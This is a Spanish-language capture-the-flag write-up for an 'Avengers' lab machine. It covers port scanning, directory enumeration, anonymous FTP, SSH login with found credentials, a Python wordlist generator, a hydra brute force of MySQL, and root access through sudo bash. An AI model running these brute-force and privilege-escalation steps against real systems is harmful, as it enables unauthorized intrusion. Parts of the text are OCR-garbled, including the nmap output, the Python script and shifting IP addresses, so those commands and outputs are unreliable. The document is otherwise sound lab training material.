AVENGERS



CONECTIVIDAD

ping -c1 192.168.0.23

```
PING 192.168.0.23

PING 192.168.0.23 (192.168.0.23) 56(84) bytes of data.

64 bytes from 192.168.0.23: icmp_seq=1 ttl=64 time=21.6 ms

— 192.168.0.23 ping statistics —

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 21.602/21.602/21.602/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.23

IP DE LA MÁQUINA ATACANTE 192.168.0.22

LINUX- ttl=64

ESCANEO DE PUERTOS

nmap -p- -Pn -sVC --min-rate 5000 192.168.0.23 -T 5

```
THE PROPERTY ON THE PROPERTY NOW 1923-106-023-05-05


THE PROPERTY OF SEA 106-023

THE PROPERTY OF SEA 106-023

THE SEA 106-02
```

Encontramos los puertos 21,22,80 Y 3306

PUERTO 80



ENUMERACIÓN

Vamos con gobuster a la búsqueda de archivos y directorios

 $gobuster\ dir\ -u\ http://192.168.0.23\ -w\ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt\ -x\ php,py,sh,html,txt\ -t\ 100$

```
Gobuster v3.6
by 0J Reeves (@TheColonial) 6 Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.23
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Wegative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: sh,html,txt,php,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 277]
//index.html (Status: 200) [Size: 1105]
//php (Status: 301) [Size: 312] [→ http://192.168.0.23/php/]
//flags (Status: 301) [Size: 312] [→ http://192.168.0.23/code/]
//css (Status: 301) [Size: 311] [→ http://192.168.0.23/code/]
//css (Status: 301) [Size: 312] [→ http://192.168.0.23/code/]
//css (Status: 301) [Size: 312] [→ http://192.168.0.23/code/]
//css (Status: 301) [Size: 312] [→ http://192.168.0.23/cos/]
//mysql (Status: 301) [Size: 312] [→ http://192.168.0.23/cos/]
//mysql (Status: 301) [Size: 312] [→ http://192.168.0.23/cos/]
//webs (Status: 301) [Size: 312] [→ http://192.168.0.23/webs/]
//server-status (Status: 403) [Size: 277]
Progress: 1323360 / 1323366 (100.00%)

Finished
```

Tenemos varios directorios interesantes; vamos a revisarlos uno por uno.

1- /index.html

En el código fuente encontramos algo muy interesante

<!-- Look in the /code/ directory -->


```
\rightarrow C
                                    👌 view-source:http://192.168.0.23/index.html
🔾 Kali Linux 🔗 Kali Tools 💆 Kali Docs 💢 Kali Forums  Kali NetHunter 🛸 Exploit-DB
9 <body>
10
           <h1>Avengers Hacking Ético</h1>
11
       </header>
12
           15
               <a href="index.html">INICIO</a>
               <a href="webs/secret.html">SECRETA</a>
16
17
               <a href="webs/developers.html">.</a>
18
           </nav>
20
          <section class="intro">
22
23
24
               <h2>Bienvenido al mundo de los Avengers</h2>
               ¡Prepárate para descubrir secretos y unirte a la lucha por la justici <button onclick="hackear()">Hackear</button>
25
26
       </main>
       <script>
           function hackear() {
   alert(';Hackeo ético iniciado!');
28
29
               // Código de hacking ético
30
       </script>
      © 2024 Avengers Hacking Ético</footer>
34
36 <!-- Look in the /code/ directory -->
37 </body>
38 </html>
```

2-/php

Dentro encontramos un directorio login.php


El código es vulnerable a una inyección SQL porque inserta directamente


los valores de **\$username** y **\$password** en la consulta SQL sin ninguna validación o escapado.





3-/flags





4-/code

Vemos el código fuente y nos encontramos con una enorme cadena pikachiana que no nos conduce a ningún sitio.

5-/mysql

Dentro tenemos flag.txt y database.html.

<!-- You have found a password of a user that is hidden out there, keep looking... -->

<!-- password: V201V2JHTnVjR2haYmtveFpFZEZQUT09 -->

Parece una contraseña en base64. La recordamos.

```
< → C ŵ
                                                     192.168.0.23/mysql/FLAG.txt
 🏲 Kali Linux 卫 Kali Tools 🏿 Kali Docs 💢 Kali Forums 🐧 Kali NetHunter 🛸 Exp
    ###
                ###
                                                         ##
   ## ##
                 ##
                                                        ####
    #
                 ##
                             ####
                                          ### ##
                                                        ####
 ####
                 ##
                                 ##
                                         ## ##
                                                         ##
                                             ##
   ##
                 ##
                             #####
                                         ##
                                                         ##
   ##
                 ##
                            ## ##
                                          #####
 ####
                ####
                             #####
                                               ##
                                                         ##
                                         #####
Very good, you got the flag 2/9
This flag is worth 10 points
KEEP LIKE THIS ;D
< → C ŵ
                                     🚵 view-source:http://192.168.0.23/mysql/database.html
🖎 Kali Linux \, 🎧 Kali Tools 🏿 Kali Docs 💢 Kali Forums  Kali NetHunter 🝬 Exploit-DB 🔌 Google Hacking DB
        <meta charset="UTF-8">
       <meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Base de Datos MySQL</title>
link rel="stylesheet" href="../css/styles.css">
8 </head>
9 <body>
        <h1>Base de Datos MySQL</h1>
</header>
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
               <a href="../index.html"></a>
<a href="../webs/secret.html"></a>
<a href="../webs/developers.html"></a>
</a>
       </nav>
                <h2>Explorando la Base de Datos</h2>
           ¡Descubre los secretos ocultos en nuestra base de datos!
</section>
       </main>
<footer>
       <copy; 2024 Avengers Hacking Ético</p></footer>
29 <!-- You have found a password of a user that is hidden out there, keep looking... -->
30 <!-- password: V201V2JHTnVjR2haYmtveFpFZEZQUT09 -->
31 </body>
32 </html>
```

6-/robots.txt

Este archivo robots.txt, suele ser una buena pista para saber que áreas del sitio podrían contener información importante para el reto.

7- /webs


Dentro tenemos /developers.html y secret.html

En el código fuente de /webs/secret.html, encontramos una información interesante

Al pulsar en el enlace obtenemos

Si el término de búsqueda es fuerzabruta, tenemos a hulk





Como no encuentro nada más, me voy con ftp, listamos y bajamos los archivos

ftp 192.168.0.23

```
Connected to 192.168.0.23.

220 Welcome to blah FTP service.

Name (192.168.0.23:kali): anonymous

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp>
```

```
| Ftp. | Ls | S50 | Permission denied. | 200 | PORT command successful. Consider using PASV. | 150 | Here comes the directory listing. | 150 | Here comes t
```

Leemos el .txt. No tenemos contraseña para el zip. Lo reservamos.

```
cat FLAG.txt
   ###
                                       ##
  ## ##
                                      ####
  #
           ##
                    <del>!! !! !! !!</del>
                            ### ##
                                      ####
 ####
           ##
                    ## ## ##
                                       ##
  ##
           ##
                    ###### ## ##
                                       ##
                            ######
           ##
 ##
                   ## ##
 ####
           ####
                    ######
                                       ##
                                ##
                            #####
Alright, you have flag 3/9.
This flag is worth 10 points.
Wow, you found this flag very quickly, we should secure this FTP more...
```

EXPLOTACIÓN

Vamos a probar por ssh con hulk/fuerzabruta

```
ssh hulk@192.168.0.23
hulk@192.168.0.23's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)
 * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
 * Support:
                 https://ubuntu.com/pro
 System information as of jue 29 ago 2024 17:47:08 UTC
  System load: 0.22216796875
                                Processes:
                                                         202
  Usage of /: 59.3% of 9.75GB Users logged in:
                                                        0
 Memory usage: 44%
                                 IPv4 address for ens32: 192.168.0.23
  Swap usage:
El mantenimiento de seguridad expandido para Applications está desactivado
Se pueden aplicar 11 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable
Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Thu Aug 15 16:02:08 2024 from 192.168.18.153
hulk@TheHackersLabs-Avengers:~$
```

ESCALADA DE PRIVILEGIOS

Probamos sudo y SUID y no obtenemos nada.

Con du -a, mostramos todos los archivos, incluidos los ocultos, junto con el tamaño que ocupan.

```
hulk@TheHackersLabs-Avengers:~$ du -a
        ./.bash_logout
./mysql/hint/wo
         ./mysql/hint/zip/shit_how_they_did_know_this_password.txt
         ./mysql/hint/zip
        ./mysql/hint/avengers
         ./mysql/hint/QUEEE/.nothing.txt
        ./mysql/hint/QUEEE
        ./mysql/hint
         ./mysql
        ./.cache/motd.legal-displayed
        ./.cache
./wait/decrypt.txt
        ./wait
         ./.bash_history
        ./.local/share/nano
        ./.local/share
./.local
        ./.bashrc
         ./user.txt
        ./db/no/no/no/nothing
        ./db/no/no/no
        ./db/no/no
        ./db/no
        ./db/flag/NO_FLAG.txt
        ./db/flag
        ./db/g/algo
./db/g
        ./db/no_flag/no/posibiliti
./db/no_flag/no
        ./db/no_flag/flag/FLAG.txt
./db/no_flag/flag
./db/no_flag
        ./db/f/burro
         ./db/f
         ./.passwd/escalate_privileges.sh
         ./.passwd/README.txt
         ./.passwd
hulk@TheHackersLabs-Avengers:~$
```

Leemos en

hulk@TheHackersLabs-Avengers:~\$ cat ./mysql/hint/zip/shit_how_they_did_know_this_password.txt

Congratulations, you found the password to decrypt the compressed FTP .zip file

Now you know what to do with this... I guess

password: (You thought I would give you the password so quickly, because if you look closely at the file you would see the password more clearly...)

hulk@TheHackersLabs-Avengers:~\$

Nos habla de que hemos encontrado la contraseña del .zip encontrado con ftp

Nos vamos con shit_how_they_did_know_this_password a por el zip

unzip credential_mysql.txt.zip

Archive: credential_mysql.txt.zip

[credential_mysql.txt.zip] credential_mysql.txt password:

inflating: credential mysql.txt

cat credential mysql.txt

Listen, stif, I sent you the password of my MySQL user by email, but I think you didn't get it, I'll send it to you here:

User: hulk

Password: fuerzabrutaXXXX

Remember to change the "XXXX" to a secure number combination before sending.

HINT: it is in a range of 0-3000

Parece que la contraseña proporcionada es "fuerzabrutaXXXX", donde debemos reemplazar "XXXX" con una combinación numérica; el número que debemos usar está en

un rango de 0 a 3000

Generamos un diccionario en python

nano pass.py

```
# Base de la contraseña gl.txt.zip

password_base = "fuerzabruta" edential_mysgl.txt password:

Inflating: credential_mysgl.txt

# Crear y escribir en el archivo

with open("passwords.txt", "w") as f:
Listfor num intrange(3001):e password of my MySgl user by email, but I think you of

f.write(f"{password_base}{num:04}\n")

User: hulk

print("Las contraseñas se han guardado en 'passwords.txt'")

Remember to change the "XXXX" to a secure number combination before sending.
```

python3 pass.py

Las contraseñas se han guardado en 'passwords.txt'

Ahora, con hydra en mysql

hydra -I hulk -P passwords.txt mysql://192.168.0.24

hulk /fuerzabruta2024

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-30 03:27:28

[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)

[DATA] max 4 tasks per 1 server, overall 4 tasks, 3001 login tries (l:1/p:3001), ~751 tries per task

[DATA] attacking mysql://192.168.0.24:3306/

[STATUS] 505.00 tries/min, 505 tries in 00:01h, 2496 to do in 00:05h, 4 active

[STATUS] 506.03 tries/min, 519 tries in 00:05h, 1482 to do in 00:05h, 4 active

[3300][mysql] host: 192.168.0.24 login: hulk password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-30 03:31:19
```

Intentamos establecer conexión a mysql

--ssl=0: Esta opción desactiva la encriptación SSL para la conexión.

mysql -h 192.168.0.24 -u hulk -p --ssl=0

```
Enter password:
Welcome to the MariaDB monitor. Commands end with; or \g.
Your MySQL connection id is 8
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Manipulando las bases de datos. stif/escudoamerica

hulk@TheHackersLabs-Avengers:~\$ su stif
Password:
stif@TheHackersLabs-Avengers:/home/hulk\$

Buscamos permisos sudo y nos hacemos root con

https://gtfobins.github.io/gtfobins/bash/#sudo

stif@TheHackersLabs-Avengers:/home/hulk\$ sudo bash
root@TheHackersLabs-Avengers:/home/hulk# whoami
root
root@TheHackersLabs-Avengers:/home/hulk#

